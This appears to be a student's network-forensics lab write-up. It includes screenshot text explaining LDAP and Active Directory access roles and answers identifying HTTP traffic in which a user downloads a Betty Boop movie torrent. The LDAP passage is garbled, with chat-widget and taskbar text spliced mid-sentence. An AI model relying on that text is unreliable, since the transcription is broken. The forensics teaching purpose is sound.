
Screenshots of websites browsed by the users and the discovery of the june 11.dll.

Jesus 18



LDAP is the core protocol behind AD. Directory access is performed via LDAP—whenever a client performs a search for a specific object in AD (say for a user or a printer), LDAP is being utilized to query relevant objects and return the Users obtain access to information and resources through a process of LDAP authentication, which usually involves multiple levels of permission. Anonymous users have the least access to information—if they have access at all because there is no information that identifies these users and allows them to be authenticated. They might, for instance, see only employee names without access to contact information. A majority of users—typically company employees—are granted access to the kind of information that may be especially relevant or useful to them on a day-to-day basis. Administrators essentially function as the LDAP administrators, and have access to the greatest amount of information. They can also add or remove data from the server as needed. In addition to these conventional roles, it's also possible to create subadminster or manager roles with some of the privileges of an administrator, which can be helpful to IT teams in large companies and organizations Due to the importance of AD to the makeup of the IT structure of most companies and organizations, it tends to be a prized target for hackers and other malicious actors. By accessing a single user account, these actors can put sensitive data such as passwords and files at risk. If that account belongs to an administrator, the level of vulnerability is potentially even greater. In the worst-case scenario, the integrity of the entire IT infrastructure could be in jeopardy This is where LDAP becomes especially important. Through its authentic (X) Hey there Nelcome to Nelcome to Nelcome! defense against malicious attacks on an AD. But how does this authentication What led you to stop by today? LDAP offers two main methods of authentication to keep your data safe. The first, called simple Talking: Arick Johnson Stop Share ASUS

EN V



Too pooped to boop

What kind of traffic did you observe? Which protocol(s)?


HTTP

What, specifically, was the user doing?

Downloading a Betty Boop avi movie torrent file from publicdomaintorrents.com

Include a description of any interesting files:

Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



That's all folks!



Sources:

Malicious Chihuahua:

https://www.reddit.com/r/hmmm/comments/g72uwz/hmmm/

Betty Boop GIF:

https://imgur.com/t/betty_boop/eSDqkYs